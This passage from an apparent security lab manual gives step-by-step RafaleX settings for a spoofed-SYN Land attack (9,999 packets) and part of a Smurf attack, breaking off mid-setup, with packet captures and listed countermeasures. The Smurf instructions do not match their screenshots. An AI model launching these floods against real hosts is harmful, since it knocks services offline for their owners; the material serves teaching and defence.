***Note:** Port redirection can be very difficult to detect and almost impossible to prevent because of the weaknesses with all firewalls; after all, "They cannot prevent what they must allow." Because of this weakness an attacker can use port redirection through any allowed port through the firewall. Internet firewalls commonly allow ports 21, 53, 80, 443, and so forth.

Chapter 11

Denial-of-Service (DoS)

Lab 91: Denial-of-Service — Land Attack

DoS Land Attack: Land Attack

Prerequisites: None


Countermeasures: Secure access control lists (ACLs), Bastion servers/workstations, ingress filtering

Description: Sending a packet with the synchronize (SYN) flag set to a target where the source IP is set to match the actual target's IP causes the system to try to respond to itself, causing the system to lock up.

Procedure: Install RafaleX, set parameters, and execute against the target. Verify with the packet sniffer.

- Install the RafaleX application as outlined in Lab 48.
- Install the Ethereal application as outlined in Lab 41.
- Open the Ethereal application and start capturing data (refer to Lab 41).
- Open the RafaleX application by clicking on the **RafaleX.exe** icon.

The RafaleX application will start.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
SEND
RUN SCRIPT
Start
rafale x v1.1
VMware Acceler...
Ethereal: Captu...
Rafale X
9:23 AM

Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : Port : 1

Destination IP : Port : 1

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data :


[Commands]

Nb of packets : 1 Packet type : TCP

[Script]


Status : Ready.

Set the **Source IP** address to the **IP Address** of the target. Set the **Source Port** to **80**. (We know it is a Web server.)



Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 172.16.1.60 Port : 80
Destination IP : Port :
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0
Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags]
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
[Commands]
Nb of packets : 1 Packet type : TCP
[Script]
Status : Ready.

Set the **Destination IP** address to the target IP address. Set the **Destination Port** to **80**.




Network interface : 1 : 172.16.1.56
□ Set as source IP □ Set as destination IP
[IP]
Source IP : 172.16.1.60 Port : 80
Destination IP : 172.16.1.60 Port : 80
Specify header size □ 20 (bytes)
Type of service : Routine
Specify identification □ 0
Fragmentation : DF : 0 : May Fragment
MF : 0 : Last Fragment
Offset : 0 TTL : 128
Protocol : 6 : TCP
Specify checksum □ 0
Sequence : 0 Acknowledge : 0
Specify data offset □ 0 (bytes)
[Flags]
Window : 0 Urgent : 0
0 □ Specify TCP checksum
Data :
[Commands]
Nb of packets : 1 Packet type : TCP
[Script]
Status : Ready.

On the TCP tab click on the **SYN Flag**. Enter random data for the payload of each packet. Set the **Nb of packets** to **9999**.

Click the **SEND** button.

***Note:** I have used RafaleX for several years and at times it can appear to be "buggy" by not wanting to send packets. The best way I have found to fix this is to close the program, bring it back up, and try again.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
SEND
RUN SCRIPT
Start
rafale x v1.1
VMware Acceler...
Ethereal: Captu...
Rafale X
10:21 AM

Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : 172.16.1.60 Port : 80

Destination IP : 172.16.1.60 Port : 80

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data : LAND ATTACK LAND ATTACK LAND ATTACK


[Commands]

Nb of packets : 9999 Packet type : TCP

[Script]

Status : Ready.

The status bar along the bottom of the application will tell you how many packets it has sent compared to how many packets it will send.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
My Documents
Ethereal
Rafale X
File Tools Modules Managers Options Language Help
TCP
UDP
ICMP
URG
ACK
PSH
RST
SYN
FIN
STOP
RUN SCRIPT
Start
rafale x v1.1
VMware Acceler...
Ethereal: Captu...
Rafale X
10:21 AM

Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : 172.16.1.60 Port : 80

Destination IP : 172.16.1.60 Port : 80

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data : LAND ATTACK LAND ATTACK LAND ATTACK


[Commands]

Nb of packets : 9999 Packet type : TCP

[Script]


Status : Blasting : 4300 / 4398640 packets sent

Stop the packet capture and the overall results will be displayed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
Start
rafale x v1.1
(Untitled) - Ethereal
Rafale X
10:21 AM

```
No.  Time       Source        Destination     Protocol Info
   1 0.000000   172.16.0.1    Broadcast       ARP      Who has 172.16.1.41?  Tell 172.16
   2 0.636124   172.16.0.1    Broadcast       ARP      Who has 172.16.1.41?  Tell 172.16
   3 2.204789   172.16.0.1    Broadcast       ARP      Who has 172.16.1.42?  Tell 172.16
   4 3.124081   172.16.0.1    Broadcast       ARP      Who has 172.16.1.42?  Tell 172.16
   5 3.228452   172.16.0.1    Broadcast       ARP      Who has 172.16.1.53?  Tell 172.16
   6 3.838823   172.16.1.34   172.16.255.255  BROWSE   Host Announcement DONNAS, Worksta
   7 4.099340   172.16.0.1    Broadcast       ARP      Who has 172.16.1.43?  Tell 172.16
   8 5.124588   172.16.0.1    Broadcast       ARP      Who has 172.16.1.43?  Tell 172.16
   9 6.145260   172.16.0.1    Broadcast       ARP      Who has 172.16.1.44?  Tell 172.16
  10 7.218445   172.16.0.1    Broadcast       ARP      Who has 172.16.1.44?  Tell 172.16
  11 8.236586   172.16.0.1    Broadcast       ARP      Who has 172.16.1.45?  Tell 172.16

⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.0.1 (00:12:88:42:34:c9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊞ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 12  88 42 34 c9 08 06 00 01   ........ .B4.....
0010  08 00 06 04 00 01 00 12  88 42 34 c9 ac 10 00 01   ........ .B4.....
0020  ff ff ff ff ff ff ac 10  01 29 00 00 00 00 00 00   ........ .)......
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....

File: "C:\DOCUME~1\ADMIN  P: 10387 D: 10387 M: 0 Drops: 0
```


By clicking on the **Source IP** column the results will filter based on the source IP of each packet. Fortunately for us, our spoofed packets are listed first. (You may have to click it twice to get the spoofed packets listed first.)


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
Start
rafale x v1.1
(Untitled) - Ethereal
Rafale X
10:23 AM

```
No.    Time        Source       Destination  Protocol Info
 10369 204.308771  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10368 204.308192  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10367 204.307612  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10366 204.304231  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10365 204.303696  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10364 204.303055  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10363 204.302106  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10362 204.301485  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10361 204.300628  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10360 204.296270  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or
 10359 204.295704  172.16.1.60  172.16.1.60  HTTP     [TCP ZeroWindow] Continuation or

⊞ Frame 10377 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 172.16.1.60 (00:0c:29:dc:e9:b6), Dst: 172.16.0.1 (00:12:88:42:34:c9)
⊞ Address Resolution Protocol (reply)

0000  00 12 88 42 34 c9 00 0c  29 dc e9 b6 08 06 00 01   ...B4... ).......
0010  08 00 06 04 00 02 00 0c  29 dc e9 b6 ac 10 01 3c   ........ )......<
0020  00 12 88 42 34 c9 ac 10  00 01 11 02 81 d8 ac 10   ...B4... ........
0030  01 3c 00 8a 00 a2 00 00  20 46 48 44               .<...... FHD

File: "C:\DOCUME~1\ADMIN  P: 10387 D: 10387 M: 0 Drops: 0
```

By selecting any of your spoofed packets, you can display the details of the packets in the center section. By dragging the borders of the sections, you can increase or decrease each section.

In this example, by looking at the center section, we can verify that each packet was successfully sent with the spoofed source IP address of the target to the target from port 80 to port 80.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Win
(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply
Start
rafale x v1.1
(Untitled) - Ethereal
Rafale X
10:22 AM

```
No.   Time       Source        Destination   Protocol Info
10370 204.309340 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10369 204.308771 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10368 204.308192 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10367 204.307612 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10366 204.304231 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10365 204.303696 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10364 204.303055 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10363 204.302106 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10362 204.301485 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10361 204.300628 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
10360 204.296270 172.16.1.60   172.16.1.60   HTTP     [TCP ZeroWindow] Continuation or
```

```
⊞ Frame 10370 (90 bytes on wire, 90 bytes captured)
⊞ Ethernet II, Src: 172.16.1.56 (00:0c:29:07:ee:54), Dst: 172.16.1.60 (00:0c:29:dc:e9:b6)
⊞ Internet Protocol, Src: 172.16.1.60 (172.16.1.60), Dst: 172.16.1.60 (172.16.1.60)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: http (80), Seq: 0, Ack: 0, Len: 36
⊞ Hypertext Transfer Protocol
```

```
0000  00 0c 29 dc e9 b6 00 0c  29 07 ee 54 08 00 45 00   ..)..... )..T..E.
0010  00 4c 5f 2e 00 00 80 06  80 e5 ac 10 01 3c ac 10   .L_..... .....<..
0020  01 3c 00 50 00 50 00 00  00 00 00 00 00 00 50 02   .<.P.P.. ......P.
0030  00 00 82 2a 00 00 4c 41  4e 44 20 41 54 54 41 43   ...*..LA ND ATTAC
0040  4b 20 4c 41 4e 44 20 41  54 54 41 43 4b 20 4c 41   K LAND A TTACK LA
0050  4e 44 20 41 54 54 41 43  4b 00                     ND ATTAC K.
```

File: "C:\DOCUME~1\ADMIN P: 10387 D: 10387 M: 0 Drops: 0

***Note:** This attack can be easily defeated from external attacks by ingress filtering. This still leaves you vulnerable to internal land attacks, and depending on all the traffic generated, it can be difficult to locate the actual attacker. It would require backing up switch by switch to create a process of elimination to locate the actual system sending the attack.

Lab 92: Denial-of-Service — Smurf Attack

DoS Smurf Attack: Smurf Attack

Prerequisites: None


Countermeasures: Secure ACLs, Bastion servers/workstations

Description: Attackers are using ICMP echo request packets directed to IP broadcast addresses from remote locations to generate denial-of-service attacks. The packets use a "spoofed" source address so all responding machines on that network send traffic to that target, creating a large amount of network congestion.

Procedure: Install RafaleX, set parameters, and execute against the target. Verify with the packet sniffer.

- Install the RafaleX application as outlined in Lab 48.
- Install the Ethereal application as outlined in Lab 41.
- Open the Ethereal application and start capturing data (refer to Lab 41).
- Open the RafaleX application by clicking on the **RafaleX.exe** icon.

The RafaleX application will start.


Windows 2000 Professional - VMware Workstation

Rafale X

Network interface : 1 : 172.16.1.56

☐ Set as source IP ☐ Set as destination IP

[IP]

Source IP : Port : 1

Destination IP : Port : 1

Specify header size ☐ 20 (bytes)

Type of service : Routine

Specify identification ☐ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum ☐ 0

TCP | UDP | ICMP

Sequence : 0 Acknowledge : 0

Specify data offset ☐ 0 (bytes)

[Flags] URG ACK PSH RST SYN FIN

Window : 0 Urgent : 0

0 ☐ Specify TCP checksum

Data :


[Commands]

Nb of packets : 1 Packet type : TCP SEND

[Script] RUN SCRIPT

Status : Ready.

Set the **Source IP** to a “spoofed” IP address (10.10.10.10). Set the **Source Port** to **123**.



Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : 172.16.1.60 Port : 123

Destination IP : Port :

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data :


[Commands]

Nb of packets : 1 Packet type : TCP

[Script]

Status : Ready.

Set the **Destination IP** to the **Broadcast** address of the network (x.x.x.255). Set the **Destination Port** to port **80**.



Network interface : 1 : 172.16.1.56

□ Set as source IP □ Set as destination IP

[IP]

Source IP : 172.16.1.60 Port : 123

Destination IP : 172.16.1.255 Port : 80

Specify header size □ 20 (bytes)

Type of service : Routine

Specify identification □ 0

Fragmentation : DF : 0 : May Fragment

MF : 0 : Last Fragment

Offset : 0 TTL : 128

Protocol : 6 : TCP

Specify checksum □ 0

Sequence : 0 Acknowledge : 0

Specify data offset □ 0 (bytes)

[Flags]

Window : 0 Urgent : 0

0 □ Specify TCP checksum

Data :


[Commands]

